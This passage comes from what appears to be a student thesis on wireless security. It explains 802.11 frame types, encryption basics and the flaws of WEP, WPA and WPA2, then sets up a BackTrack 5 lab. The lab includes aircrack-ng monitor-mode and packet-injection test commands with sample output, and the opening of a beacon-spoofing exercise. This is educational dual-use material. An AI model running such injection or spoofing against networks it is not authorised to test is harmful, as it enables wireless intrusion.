


Figure 11. Probe request frame header

Probe Response Frame: These are reply frames transmitted back to the wireless clients by the wireless station to the acknowledgement of their probe request. The probe response will include the necessary information about the supported data rate and other requirement the client must fulfil before it could join the network.




Figure 12. Probe response frame header

Authentication Frame: These are frames transmitted between the access point and the wireless client for authentication. The clients need to authenticate themselves before they could connect to an access point. Depending on the type of authentication method, the authentication request/response can last from 1 or more sessions.




Figure 13. Authentication frame header

De-authentication Frame: These are frames transmitted either by the wireless station or client to the other about its decision to deauthenticate itself from the wireless network. Moreover, it is used to end an authentication relationship. This frame includes a single fixed field "Reason code" in the frame body.




Figure 14. De-authentication frame header

Association Request Frame: These are frames transmitted to the wireless station by the client to initiate an association between both stations. It is usually done after been authenticated.




Figure 15. Association request frame header

Association Response Frame: These are frames transmitted to the wireless client by the wireless station acknowledging receipt of its association request and giving it permission to associate with the wireless station.




Figure 16. Association response frame header

Disassociation Frame: These are frames transmitted either from the wireless station to the client or vice versa to inform about its decision to dissociate itself from the network. This frame usually ends an association relationship. This frame includes a single fixed field "Reason code" in the frame body.




Figure 17. Disassociation frame header

Reassociation request frame: These are frames transmitted by the wireless client to the wireless stations to rejoin the network in order to use the distribution system. This is usually done when a client leaves a network basic service area within the same extended service area or when it temporarily leaves the access point coverage.




Figure 18. Reassociation request frame header

Reassociation Response frame: These are response frames transmitted back to the client about its reassociation request. The process is done after the dissociation process.



Figure 19. Reassociation response frame header

Control Frames: These are frames that help in the transmission of data frames in a wireless network. A typical control frame will have the frame control, duration and receiver address and fcs fields. There are other fields present depending on the type of frame. Here is an overview of the types of frames and their subfields;

Request to send frame(RTS): These are optional frames transmitted from a client to the wireless station to begin the two-way handshake necessary before sending the data frame. It does prevents frame collision when hidden client has been associated to the wireless station.




Figure 20. RTS frame header

Clear to send frame(CTS): These are response frame transmitted by the wireless station to the client giving it clearance to send data frames.




Figure 21. CTS frame header

Acknowledgement frame(ACK): These are frame sent out to acknowledge receiving the data packet. The receiving station usually check the packets for error, if none exists it sent out the ACK frame.




Figure 22. ACK frame header

Data frames: They are frames which transmit higher-level protocol data in a wireless network. These are the usual internet request made by the client via the wireless station to the internet.

A typical data frame has a MAC header consisting of the following fields. They are present depending on the type of data been transmitted.

- ❖ Frame control
- ❖ Duration
- ❖ Destination address
- ❖ Bssid
- ❖ Source address
- ❖ Sequence control
- ❖ Frame check sequence




Figure 23. Generic data frame header

The typical data types could be a real data frame or a null data frame. Null data frame consist of a MAC header and FCS field. It is transmitted by client to inform the access point of change in power-saving status, usually when the

client is in a sleep mode so that the access point can begin buffering frames meant for it.

2.4 Security

Information security is an important aspect of a data communication. Communication either through data, voice and other medium must be received in a complete and genuine way. Secure communication must feature one or more of the following pillars of information security.

- ❖ Confidentiality
- ❖ Integrity
- ❖ Authenticity

In wireless communication, data are transmitted in an encrypted format to avoid eavesdropping while the data travels across the network medium. An overview of how data could be managed (encryption and decryption) will be necessary

Data can be encrypted and decrypted in two basic ways;

- ❖ Symmetric key algorithm
- ❖ Public-key algorithm

Symmetric key algorithm: This algorithm type uses the same cryptographic key for the encryption and decryption of data where communicating parties involved must agree on the secret key to be used before exchanging data, the message to be encrypted is known as “plain text” while the message to be decrypted is known as “cipher text”. Symmetric key use stream and block cipher in encrypting and decrypting of messages, these only guarantee privacy but it does not provide integrity and authentication over the message.

Stream cipher - encrypt each byte of a message one at a time

Block cipher - takes a number of messages and encrypts them as a single unit.




Figure 24. Symmetric key algorithm

According to the figure above, the plaintext was encrypted with a key ciphering the text as a stream or as a block using any of the known symmetric algorithms (AES, RC4, Blowfish) to convert the message to a cipher text. The same key used to encrypt the plaintext must be used to decrypt the cipher text before the receiver can read the original message.

Public-key algorithm: This algorithm type requires two separate keys “public” and “private”. The public key is used to encrypt a plaintext or to verify a digital certificate while the private key is used to decrypt a cipher text or to create a digital certificate. Though the keys may be different, they are mathematically linked together.




Figure 25. Public-key Algorithm

In public-key algorithm, a secure conversation can occur when a sender encrypt a message (Plaintext) with the receivers public key which would be known to everyone (as the name sounds), the message is then sent across using any public-key algorithm of choice (RSA, DSA e.t.c) to the receiver, the receiver will then use his own private key to decrypt the cipher text using the same algorithm back to a plaintext.

Public-key algorithm is safer than asymmetric-key algorithm in that both parties do not have to agree on the common key to be used to encrypt and decrypt the data; also it provide privacy, integrity and authenticity of the message. The only constraint of public-key is that it is not as fast as symmetric-key algorithm.

Security has been a major concern in wireless networking; it is the main focus of this write-up. Securing our wireless network has been a cumbersome task, since the invention of the wireless system, it has seen the emergence of different security parameters over the years but the wireless system still isn't well secure today. Lots of weaknesses still exist in the wireless system, and this has encouraged hackers, lobbyist and wireless enthusiast to carry out various forms of attacks on a wireless network. It is very easy to hack into a wireless network these days because attackers does not have to be present on a particular network to initiate attacks, attacks can be initiated miles away by using a wireless adapter with directional antennae capable of injecting arbitrary packets and sniffing a particular network.

Different security measures are available in the wireless system. They are illustrated further below;

Wired Equivalent Privacy (WEP): This is the standard wireless security measure developed along with the 802.11 standard in 1999 with the main purpose of providing data confidentiality similar to the traditionally wired network.

WEP typically requires 2 important parameters to function

- ❖ *A 3 Byte value called "Initialization Vector"*
- ❖ *WEP Key*

To protect a data, WEP uses RC4 (Real Encryption Algorithm), a type of symmetric stream cipher; it passes the WEP Key and Initialization Vector to the RC4, which creates a "Key-stream". RC4 will then use the exclusive OR (XOR) to combine the key-stream and message to create the cipher text that will be sent across the network. There are multiple versions of WEP Encryption available, it includes

- ❖ *WEP 64-bit key (WEP-40)*
- ❖ *WEP 128-bit key (WEP-104)*
- ❖ *WEP 256-bit key*

Though WEP was designed to provide a wireless security comparable to the wired network, it has serious weaknesses and provides very limited security protection because it only protect data as it traverses the wireless medium, but it does not provide protection past the access point. Its design flaws and the cryptographic cipher it uses makes it gradually become unpopular among wireless users. A closer look at some of WEP vulnerabilities shows that an attacker can easily flip a bit in the cipher text, and upon decryption, the corresponding bits in the plain text will be flipped. Also if an eavesdropper intercepts two different ciphertext encrypted using the same key stream, it is possible for him to obtain the XOR of the plaintexts. He can then use the XOR to recover the plaintext using some statistical attacks. However, WEP was able to overcome this flaw by using initialization vector (IV) to augment the shared secret key to produce a different RC4 key for each packet instead of using the same key for all the packets. Nevertheless, this measure was not correctly implemented because WEP's initialization vector has a 24-bits field and it is sent in a plaintext part of a packet, this guarantees that there will be a reuse of keystream within a short period of time depending on the size of the packet.

Wi-Fi Protected Access (WPA): WPA was designed in 2003 to replace the WEP. Because WEP used a 40-bit and 104-bit encryption key which are input manually on the wireless station and clients, WPA instead make use of TKIP (Temporal Key Integrity Protocol) to dynamically generates a 128-bit key for each packet and this prevent the usual compromise on the WEP. Wireless devices support the different types of WPA available

- ❖ *WPA-PSK (Pre Shared Key)* – Generally know as “Personal mode” designed for home networking use.
- ❖ *WPA-Enterprise* – Designed for corporate networks.

Wi-Fi Protected Access 2(WPA2): WPA2 is a newer version of WPA developed in 2004 to provide more robust and secure measures for the wireless network. Instead of TKIP used in WPA, WPA2 introduces CCMP (new AES-based encryption method)

3 BACKTRACK 5

According to the definition given by the developers of Backtrack (Offensive Security) "Backtrack is a Linux-based penetration testing Arsenal that aids security Professional in the ability to perform assessments in a purely native environment dedicated to hacking". On the other hand, I define it as the most comprehensive and robust security software available presently.

Backtrack is based on debian gnu/linux distribution software developed from the merging of two formerly competing penetration testing software "WHAX" and "Auditor Security Collection".

The initial version of backtrack was release in 2003 until august 13th, 2012 when the last version was released to the public and backtrack was discontinued. The developers later came up with a new operating system known as Kali 1.0 on March 13th, 2013.

Kali 1.0 was developed as the successor to backtrack. On the release of a newer version, old versions of Backtrack automatically lose their support and services from backtrack development team.

Backtrack 5 could be cumbersome to use for novice but an experienced linux user/I.T professional can find it nice and easy to use since its designed after Ubuntu Lucid (10.04 LTS). The software can be downloaded as a gnome or kde version for 32 bits and 64 bits computers and can be run from a live dvd or usb without permanently installing it in the hard drive of the host computer.

Backtrack 5 has different booting mode, the default option initiates the live session in which "startx" would be type at prompt to enter the gnome or kde. A boot into the software reveals the install icon on the desktop of the live session for permanent installation. Apart from the default boot option, there is the stealth mode in which the software boots without generating any network traffic; networking has to be manually enabled later. Another option is the forensic mode in which does not mount the computer's hard drive automatically and does not use any available swap spaces.

Backtrack has collection of hundreds of dedicated open source tool needed for several security penetration test, vulnerabilities of a system and network security, users do not have to download other required software. The tools can be used in different areas such as vulnerability assessment, reverse engineering, Information gathering, forensics, stress testing and e.t.c. The common and widely used among these tools includes;

Aircrack-ng suite: This suite comprises of packet sniffer, network security cracker and analysis tools for 802.11 wireless LANs. The suite works with any wireless card that supports raw monitoring mode and capable of sniffing 802.11a, 802.11b and 802.11g traffic. It runs on Linux and Windows with a proof of concept made for iPhone. The suite contain famous tools such as aircrack-ng, airodump-ng, airmon-ng, aireplay-ng, airbase-ng e.t.c

Wireshark: Formerly known as Ethereal, this tool is used for network troubleshooting and analysis. It is a useful tool to capture and analyze packets in a wireless network. Wireshark is cross-platform software; it runs on different Unix-like operating system. It is similar to tcpdump, the only difference is that wireshark has a graphical front-end, sorting and filtering of packets.

Kismet: This tool can be used to detect wireless network. It is little different from other network detectors in the way it works, it works passively which means it can detect both wireless access points and clients without sending any loggable packets. It runs on Linux, Mac OS X, FreeBSD, OpenBSD, NetBSD and Windows.

Nmap: Network mapper is a tool for discovering host and services on a computer network thereby creating a map of the network. It offer services like host discovery, port scanning, operating system detection. Though originally a Linux tool, it was later designed for Windows, Mac OS X, Solaris, e.t.c

Metasploit framework: This is a great tool that can be used to develop and execute exploit codes to target a remote client. The tool is part of the Metasploit project that is developed for security vulnerabilities and also aids in penetration testing.

4 SETUP AND INSTALLATION.

4.1 HARDWARE

The hardware configuration for this thesis work will consists of the following;

- ❖ A HP Pavilion DV5- 1115eo as the Attacker's PC (Running BackTrack 5 R3)
- ❖ An Apple Mac-Book Pro as the Client's PC
- ❖ A Netgear WGR614 v9 Wireless Router
- ❖ Alfa Card AWUS036H usb based Wireless Card
 - Allows for packet sniffing
 - Already integrated into BackTrack 5
 - Allows for packet injection
- ❖ Couple of Smartphones (Optional).

The Alfa AWUS036H wireless card will be put in a "Monitor mode" similar to "promiscuous mode" in wired sniffing. When a card is put in "Monitor mode" it means that the card will see and accept all packet it sees on the current channel whether it is destined for the current host or not.




Figure 26. Iconic view of the setup.

4.2 TESTING NETWORK CARD FOR WIRELESS SNIFFING.

Not all network card supports wireless sniffing, i will show how to carry out an injection test to determine if a network card supports packet injection and sniffing, Injection test also determines the ping response time to the access point.

When the test is performed, it lists all the access point available in the area which respond to broadcast probes. Next it performs a 30 packets test for each discovered access point to indicate the connection quality. These connection quality shows the ability of the network card to successfully send and receive response to the packets it sent. Injection test can be used to test a specific access point by specifying the name and MAC address of the access point.

The test initially sends out broadcast probe requests, these are probe requests that ask any access point listening to respond with a description of itself. A list of responding access points is assembled and will be used to carry out the next test (30 packet test) for each access point listed. If any access point responds, a message is printed on the screen indicating that the card can successfully inject. The commands below can be used to perform an injection test

```
ifconfig wlan0 up
```

```
airmon-ng start wlan0
```

```
iwconfig wlan0 channel 1
```

```
iwconfig mon0 channel 1
```

```
aireplay-ng --test mon0
```

Note that the wireless card must be put in monitor mode and desired channel before carrying out the test.

The screenshot below shows a sample injection test performed on my wlan.


```

File Edit View Terminal Help
03:33:00:26 30/30: 100%

root@bt:~# aireplay-ng --test mon0
03:33:56 Trying broadcast probe requests...
03:33:56 Injection is working!
03:33:58 Found 6 APs

03:33:58 Trying directed probe requests...
03:33:58 74:44:01:4F:38:EA - channel: 1 - 'WALTER'
03:33:59 Ping (min/avg/max): 4.543ms/30.048ms/62.987ms Power: -40.47
03:33:59 30/30: 100%

03:33:59 00:19:CB:0D:13:9C - channel: 3 - 'Iitu'
03:34:00 Ping (min/avg/max): 2.140ms/15.673ms/111.909ms Power: -70.96
03:34:00 28/30: 93%

03:34:01 C0:3F:0E:10:AF:D4 - channel: 1 - 'NETTI'
03:34:01 Ping (min/avg/max): 4.135ms/29.182ms/80.875ms Power: -8.10
03:34:01 30/30: 100%

03:34:02 08:10:76:47:14:2C - channel: 2 - 'netis'
03:34:06 Ping (min/avg/max): 1.629ms/20.075ms/91.999ms Power: -62.08
03:34:06 12/30: 40%

03:34:06 00:0D:0B:87:DC:73 - channel: 2 - '000D0B87DC72'
03:34:08 Ping (min/avg/max): 1.773ms/17.639ms/52.769ms Power: -66.23
03:34:08 22/30: 73%

03:34:08 D8:5D:4C:B3:66:82 - channel: 6 - 'TP-LINK B36682'
03:34:10 Ping (min/avg/max): 5.872ms/27.398ms/97.254ms Power: -51.21
03:34:10 24/30: 80%

root@bt:~#

```

Figure 27. Injection test

Analysis of the response:

03:33:56 Injection is working!: This confirms the card can inject

03:33:58 Found 6 APs: This confirms that 6 Aps were found either through broadcast probes or received beacons.

The result shows that the 6 networks can be injected into at the various success rate shown above. The min/avg/max time it takes for the ping and the power output of the access point is also shown. It can be noted that our network card is put in channel 1, yet we got responses from networks on other channels; this is normal because it is common for adjacent channels to spill over or overlaps.

The closer the wireless card is, to the network the more the success rate of the injection.

4.3 SOFTWARE

There are various ways of setting-up this practical work. BackTrack can be install on any Intel based PC by running it from a Live-CD, USB or Permanently installing it on a Hard drive. It can also be install on any Virtual Machine (VirtualBox, VMware, Virtual PC) e.t.c. Software needed for this thesis work includes;

- ❖ VirtualBox
- ❖ BackTrack 5 R3
- ❖ Wireshark (Network Analysis Tool)

For this work, i will be running BackTrack 5 R3 in VirtualBox. I will be running this simulation on my Windows Based HP Pavilion DV5 laptop as the host and BackTrack 5 as the guest on VirtualBox. The Installation will be divided into 2 parts

- ❖ Installing VirtualBox
- ❖ Installing BackTrack 5

To begin with the installation, VirtualBox should be downloaded from www.virtualbox.org/Downloads. After successfully downloading the package, It should be run to begin the installation. It is quite easy to setup VirtualBox.

The next step is to download BackTrack 5 from www.backtrack-linux.org/downloads. It can be downloaded directly or by registering and downloading. There are various option to choose from when downloading such as

- ❖ BackTrack Release (BackTrack 5 R3 or R2 or R1)
- ❖ Windows Manager (Gnome or KDE)
- ❖ Architecture (32bit or 64bit)
- ❖ Image Type (VMWare or ISO)
- ❖ Download Type (Direct or Torrent)

For this thesis, i have downloaded BackTrack 5 R3 with Gnome desktop environment, 64bits, ISO and directly from one of the mirror sites.

The installation stages are not shown because it is very easy to install Backtrack 5. The screenshot below show the final stage of installation.




Figure 28. Final Desktop view

5 PENETRATION TEST.


5.1 PAWNING BEACON FRAME

In this lab, i will show how an access point beacon frames can be spoofed. Firstly, I need to bring up my wireless card (ALFA AWUS036H), the command is shown below

```
ifconfig wlan0 up
```

Next, i need to create a "monitor mode" interface sitting on my Wlan interface.

```
airmon-ng start wlan0
```



```

root@bt: ~
File Edit View Terminal Help
